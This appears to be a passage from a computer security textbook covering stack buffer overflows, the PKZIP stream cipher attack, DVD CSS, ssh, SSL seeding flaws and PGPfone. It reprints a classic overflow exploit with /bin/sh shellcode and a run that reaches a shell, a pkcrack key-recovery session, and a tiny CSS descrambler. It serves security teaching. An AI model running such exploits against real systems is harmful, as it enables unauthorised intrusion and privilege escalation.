Chapter 11

More (In)security

11.1 Hacker's favorite - the buffer overflow

Perhaps the most well known compromise of computer systems is commonly called the *buffer overflow* or *stack overflow* hack. The buffer overflow problem is one of a general class of problems caused by software that does not check its parameters for extreme values.

To see how the buffer overflow works, we need to examine the way in which programs (written in C or similar imperative languages) store variables in memory. The following presentation is based on a now-famous paper from the Phrack e-magazine (**http://www.phrack.org/**), written by Aleph-One in 1996. You can read it at:

http://destroy.net/machines/security/P49-14-Aleph-One

Consider the following program:

CODE LISTING **vulnerable.c**


```
void
main (int argc, char *argv[])
{
    char buffer[512];

    printf ("Argument is %s\n", argv[1]);
    strcpy (buffer, argv[1]);
}
```


This program has a local buffer character array that is 512 bytes long, and prints out its argument, before copying it to the buffer. When we run this trivial program, it looks like this:

```
[hugh@pnp176-44 programs]$ ./vulnerable test
Argument is test
[hugh@pnp176-44 programs]$ ./vulnerable "A Longer Test"
Argument is A Longer Test
[hugh@pnp176-44 programs]$
```

When this program runs on an Intel computer, the buffer and the program stack are in a contiguous chunk of the computer's memory. The program stack contains return addresses, arguments/parameters and variables:



The **`strcpy()`** function copies a string to the buffer, but does not check for overflow of the buffer, and as a result it is possible to pass an argument to the program that causes it to fail, by overwriting the return address on the stack.



When we run the program with a long string, the buffer overflows, we write over the stack, and the program has a segmentation error because a part of the return address has been overwritten with the ASCII value for d (**`0x61`**), and this now points to a meaningless return address:

```
[hugh@pnp176-44 programs]$ ./vulnerable ddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
Argument is ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
[hugh@pnp176-44 programs]$ ./vulnerable ddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
Argument is ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
Segmentation fault
[hugh@pnp176-44 programs]$
```

In this case we are not doing any useful work, but if we created a string (like **ddddd...**) that contained code for an exploit, and an address that somehow pointed back at this code, then we can make use of this flaw. The **exploit3** program from the article gives an example of a simple exploit that creates a long string, with exploit code:

CODE LISTING **exploit3.c**

```
#include <stdlib.h>

#define DEFAULT_OFFSET                    0
#define DEFAULT_BUFFER_SIZE             512
#define NOP                            0x90

char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long
get_sp (void)
{
    __asm__ ("movl %esp,%eax");
}



void
main (int argc, char *argv[])
{
    char *buff, *ptr;
    long *addr_ptr, addr;
    int offset = DEFAULT_OFFSET, bsize = DEFAULT_BUFFER_SIZE;
    int i;

    if (argc > 1)
        bsize = atoi (argv[1]);
    if (argc > 2)
        offset = atoi (argv[2]);

    if (!(buff = malloc (bsize))) {
        printf ("Can't allocate memory.\n");
        exit (0);
    }

    addr = get_sp () - offset;
    printf ("Using address: 0x%x\n", addr);

    ptr = buff;
    addr_ptr = (long *) ptr;
    for (i = 0; i < bsize; i += 4)
        *(addr_ptr++) = addr;

    for (i = 0; i < bsize / 2; i++)
        buff[i] = NOP;

    ptr = buff + ((bsize / 2) - (strlen (shellcode) / 2));
    for (i = 0; i < strlen (shellcode); i++)
        *(ptr++) = shellcode[i];


    buff[bsize - 1] = '\0';

    memcpy (buff, "EGG=", 4);
    putenv (buff);
    system ("/bin/bash");
}
```

When we run this **exploit**3, and then run the **vulnerable** program, we end up running an unexpected command:

```
[hugh@pnp176-44 programs]$ ./exploit3 560
Using address: 0xbfffe998
[hugh@pnp176-44 programs]$ ./vulnerable $EGG
Argument is ????????...???????
sh-2.05b$
```

We are now within the **vulnerable** program process, but running the **sh** shell program, instead of the vulnerable program.

11.1.1 Using the buffer overflow attack

In the previous section, we saw in some detail how we can pass a long string to an incorrectly written program, and end up running code that *we* want to run. There are a large number of ways in which this general exploit technique may be used. For example:

- A server (say a web server) that expects a query, and returns a response. We send it a long query which includes code for some nefarious purpose.
- A CGI/ASP or perl script inside a web server also may expect a query, and return a response. Such a script may not be subject to the same rigorous testing that the server itself may have had to pass, and so may possibly be attacked.
- A SUID root program on a UNIX system is a program which, while it runs, has supervisory privileges. If such a program is subject to a buffer overflow attack, the user can acquire supervisory privilege.

Recently we have been having a series of attacks on Microsoft systems that are based on various buffer overflow problems. The *Blaster* worm is described in the CERT advisory "CA-2003-20 W32/Blaster worm":

> *The CERT/CC is receiving reports of widespread activity related to a new piece of malicious code known as W32/Blaster. This worm appears to exploit known vulnerabilities in the Microsoft Remote Procedure Call (RPC) Interface.*
>
> *The W32/Blaster worm exploits a vulnerability in Microsoft's DCOM RPC interface as described in VU#568148 and CA-2003-16. Upon successful execution, the worm attempts to retrieve a copy of the file msblast.exe from the compromising host. Once this file is retrieved, the compromised system then runs it and begins scanning for other vulnerable systems to compromise in the same manner.*

Microsoft has published information about this vulnerability in Microsoft Security Bulletin MS03-026.

11.2 PkZip stream cipher

PkZip is a shareware utility for compressing and encrypting files. It has been available for many years, and is responsible for the ***zip*** extension found on many files. Most other compression or archiving utilities provide some level of compatability with PkZip's compression scheme.

PkZip can also scramble files when given a secret password. However, the enciphering strategy is weak and can be cracked using a known-plaintext style of attack. Three 32-bit keys are generated from the original enciphering text, and the resultant 96-bit code is the core of the stream cipher algorithm. The stream cipher algorithm, and method of attack is described in Biham and Kocher's paper "A Known Plaintext Attack on the PKZIP Stream Cipher". The attack exploits a weakness in the (homegrown) ciphering algorithm, which allows us to collect possible values for one of the keys, discarding impossible values, and then use those possible values to calculate the other keys.

Here we see the attack in use, extracting the keys for a zipped and encrypted archive ***all.zip***, with known plaintext ***readme.doc*** also available in zipped form in the file ***plain.zip***:

```
opo 144% pkcrack -C all.zip -c readme.doc -P plain.zip -p readme.doc
Files read. Starting stage 1 on Wed Sep 8 09:04:02 1999
Generating 1st generation of possible key2_421 values...done.
Found 4194304 possible key2-values.
Now we're trying to reduce these...
Done. Left with 18637 possible Values. bestOffset is 24.
Stage 1 completed. Starting stage 2 on Thu Sep 9 09:12:06 1999
Ta-daaaaa! key0=dda9e469, key1=96212999, key2=f9fc9651
Probabilistic test succeeded for 402 bytes.
Stage2 completed. Starting password search on Thu Sep 9 09:22:22 1999
Key: 73 65 63 72 65 74
Or as a string: 'secret' (without the enclosing single quotes)
Finished on Thu Sep 9 10:54:22 1999 opo 99%
opo 145% ./zipdecrypt dda9e469 96212999 f9fc9651 all.zip rr.zip
opo 146%
```

At the completion of the above commands, ***rr.zip*** contains an unencypted version of all the files in the original archive.

11.2.1 PkZip stream cipher fix

The PkZip stream cipher is also susceptible to dictionary attacks, and so it is considered not suitable for secure encryption of data. The fix is:

> *Don't use PkZip for security purposes.*

11.3 DVD security

DVDs have a system called CSS, the Content Scrambling System, a data encryption scheme to prevent copying. CSS was developed by commercial interests such as Matsushita and Toshiba

in 1997, and the details of its operation are kept as a trade secret. A master set of 400 keys are stored on every DVD, and the DVD player uses these to generate a key needed to decrypt data from the disc.

Despite the CSS, it is easy to copy a DVD: it can just be copied. However, CSS prevented people from decrypting the DVD, changing it and re-recording it.

Linux users were excluded from access to CSS licenses because of the open-source nature of Linux. In October 1999, hobbyists/hackers in Europe cracked the CSS algorithm, so that they could make a DVD player for Linux. Since then, DVD industry players (such as Disney, MGM and so on) have been trying to prevent distribution of any software and information about the DVD CSS. This has included lawsuits against web-site administrators, authors and even a 16 year old Norwegian boy. The EFF Electronic Frontier Foundation have been supporting the individuals involved in the US. The source code for decoding DVD is available on a T-shirt.

> The lesson to learn from this is that once-again *security-through-obscurity* is a very poor strategy.

The source code and detailed descriptions for a CSS descrambler is available at:

http://www-2.cs.cmu.edu/~dst/DeCSS/Gallery/

From the same web site, we have the following description of the key/descrambling process:

> *First one must have a master key, which is unique to the DVD player manufacturer. It is also known as a player key. The player reads an encrypted disk key from the DVD, and uses its player key to decrypt the disk key. Then the player reads the encrypted title key for the file to be played. (The DVD will likely contain multiple files, typically 4 to 8, each with its own title key.) It uses the decrypted disk key (DK) to decrypt the title key. Finally, the decrypted title key, TK, is used to descramble the actual content.*

The actual descrambling process involves confusion and diffusion, swapping and rotating bits according to various tables, and is not really very interesting. There exist tiny versions of the decryption process in perl and C:

```
#define m(i)(x[i]^s[i+84])<<
unsigned char x[5],y,s[2048];main(n){for(read(0,x,5);read(0,s,n=2048);write(1,s
,n))if(s[y=s[13]%8+20]/16%4==1){int i=m(1)17^256+m(0)8,k=m(2)0,j=m(4)17^m(3)9^k
*2-k%8^8,a=0,c=26;for(s[y]-=16;--c;j*=2)a=a*2^i&1,i=i/2^j&1<<24;for(j=127;++j<n
;c=c>y)c+=y=i^i/8^i>>4^i>>12,i=i>>8^y<<17,a^=a>>14,y=a^a*8^a<<6,a=a>>8^y<<9,k=s
[j],k="7Wo~'G_\216"[k&7]+2^"cr3sfw6v;*k+>/n."[k>>4]*2^k*257/8,s[j]=k^(k&k*2&34)
*6^c+~y;}}
```

11.4 Summary of topics

In this section, we looked at several insecure systems:

- Buffer overflows
- Stream cipher in pkzip
- DVD ciphering

Further study

- DVD controversy at
  http://www.koek.net/dvd/
  http://www.cnn.com/2000/TECH/computing/01/31/johansen.interview.idg/index.html
  http://www-2.cs.cmu.edu/~dst/DeCSS/Gallery/
- PkZip plaintext attack paper at
  http://citeseer.nj.nec.com/122586.html
- Aleph-One (buffer overflow) paper at
  http://destroy.net/machines/security/P49-14-Aleph-One

Chapter 12

Securing systems

In this chapter, we look at various systems for securing modern networked computer systems.

12.1 ssh

Secure shell (ssh) is a program for logging into a remote machine and for executing commands in a remote machine. It provides for ***secure*** encrypted communications between two untrusted hosts over an insecure network.

In other words:

- You can't snoop or sniff passwords.

X11 connections and arbitrary TCP/IP ports can also be forwarded over the secure channel.

The ***ssh*** program connects and logs into a specified host. There are various methods that may be used to prove your identity to the remote machine:

1. **/etc/hosts.equiv:** If the machine from which the user logs in is listed in */etc/hosts.equiv* on the remote machine, and the user names are the same on both sides, the user is immediately permitted to log in.
2. **~/.rhosts:** If *~/.rhosts* or *~/.shosts* exists on the remote machine and contains a line containing the name of the client machine and the name of the user on that machine, the user is permitted to log in.
3. **RSA:** As a third authentication method, ***ssh*** supports RSA based authentication. The scheme is based on public-key cryptography.

4. **TIS:** The ***ssh*** program asks a trusted server to authenticate the user.
5. **Passwords:** If other authentication methods fail, ***ssh*** prompts the user for a password. The password is sent to the remote host for checking; however, since all communications are encrypted, the password cannot be seen by someone listening on the network.

When the user's identity has been accepted by the server, the server either executes the given command, or logs into the machine and gives the user a normal shell on the remote machine. All following communication with the remote command or shell will be automatically encrypted.

12.1.1 RSA key management

Perhaps the most secure part of ***ssh*** is its use of RSA key pairs for authentication. The file *~/.ssh/authorized_keys* lists the public keys that are permitted for logging in. The RSA login protocol is:

- **Initially:** When the user logs in, the ***ssh*** program tells the server which key pair it would like to use for authentication.
- **Challenge:** The server checks if this key is permitted, and if so, sends the user (actually the ***ssh*** program running on behalf of the user) a challenge and a random number, encrypted with the user's *public* key.
- **Decrypt:** The challenge can only be decrypted using the proper private key. The user's client then decrypts the challenge using the *private* key. The challenge may be returned in later (encrypted) messages as proof that the client is valid.

The user creates an RSA key pair by using the program ***ssh-keygen***. This stores the private key in *~/.ssh/identity* and the public key in *~/.ssh/identity.pub*. The user can then copy the *identity*.pub to *.ssh/authorized_keys* in his/her home directory on the remote machine (the *authorized_keys* file corresponds to the conventional *~/.rhosts file*, and has one key per line, though the lines can be very long). After this, the user can log in without giving the password.

RSA authentication is much more secure than rhosts authentication.

12.1.2 Port forwarding

Secure shell supports TCP/IP port forwarding to connect arbitrary, otherwise insecure connections over a secure channel.

TCP/IP port forwarding works by creating a local *proxy* server for any desired remote TCP/IP service. The local *proxy* server waits for a connection from a client, forwards the request and the

data over the secure channel, and makes the connection to the specified remote service on the other side of the secure channel.

Proxies can be created for most of the remote services that use TCP/IP. This includes client-server applications, normal UNIX services like smtp, pop, http, and many others.

For example - if we wanted to use a secure channel to our X display on the local machine, the proxy listens for connections on a port, forwards the connection request and any data over the secure channel, and makes a connection to the real X display from the SSH Terminal. The DISPLAY variable is automatically set to point to the proper value. Note that forwarding can be chained, permitting safe use of X applications over an arbitrary chain of SSH connections.

12.1.3 Summary

- proxy servers and support for secure X11 connections:
- Proxy servers can be created for arbitrary TCP/IP based remote services and the connections can be forwarded across an insecure network.
- Automatic forwarding for the X11 Windowing System commonly used on UNIX machines.
- CPU overhead caused by strong encryption is of no consequence when transmitting confidential information.
- The strongest available encryption methods should be used, as they are no more expensive than weak methods.
- Due to compression of transferred data SSH protocol can substantially speed up long-distance transmissions.

12.2 SSL

Netscape has designed and specified a protocol for providing data security layered between application protocols (such as HTTP, Telnet, NNTP, or FTP) and TCP/IP. It uses 128-bit keys.

This security protocol, called Secure Sockets Layer (SSL), provides data encryption, server authentication, message integrity, and optional client authentication for a TCP/IP connection.

SSL is an open, nonproprietary protocol. It has been submitted to the W3 Consortium (W3C) working group on security for consideration as a standard security approach for World Wide Web browsers and servers on the Internet.

12.2.1 UN-SSL

Unfortunately, soon after Netscape developed and implemented SSL, a loophole in Netscape's own implementation of SSL was discovered.


Netscape seeds a random number generator it uses to produce challenges and master keys with a combination of the time in seconds and microseconds, and the PID. Of these, only the time in microseconds is hard to determine by someone who can watch your packets on the network and has access to any account on the system running ***netscape***.

Even if you do not have an account on the system running ***netscape***, the time can often be obtained from the time or daytime network daemons. The PID can sometimes be obtained from a *mail* daemon. Clever guessing of these values cuts the expected search space down to less than brute-forcing a 40-bit key, and certainly is less than brute-forcing a 128-bit key.

Due to these poor implmentation decisions, software which can successfully snoop on the original implementation of SSL has been available for some time.

12.3 PGPfone

PGPfone[1] lets you whisper in someone's ear, even if their ear is a thousand miles away. PGPfone (Pretty Good Privacy Phone) is a software package that turns your desktop or notebook computer into a ***secure*** telephone:



It uses speech compression and *strong cryptographic protocols* to give you the ability to have a real-time secure telephone conversation. PGPfone takes your voice from a microphone, then continuously digitizes, compresses and encrypts it and sends it out to the person at the other end who is also running PGPfone.

[1] (From the documentation)


All cryptographic and speech compression protocols are negotiated dynamically and invisibly, providing a natural user interface similar to using a normal telephone. Public-key protocols are used to negotiate keys. ***Enough advertising!***

One of the peculiarities about PGPfone, is that it is available in two versions:

1. An international version available *outside* America, and a prohibited import *into* America.
2. An American version available *inside* America, and a prohibited import *out of* America.

These two versions are also exactly the same! This peculiar situation is a result of American restrictions on the import and export of munitions - strong cryptography is considered a munition.

When we look at the preferences dialog, we see familiar encryption and key exchange parameters:



When initially setting up a link, Diffie-Hellman key exchange is used to ensure safety in the choice of an encryption key.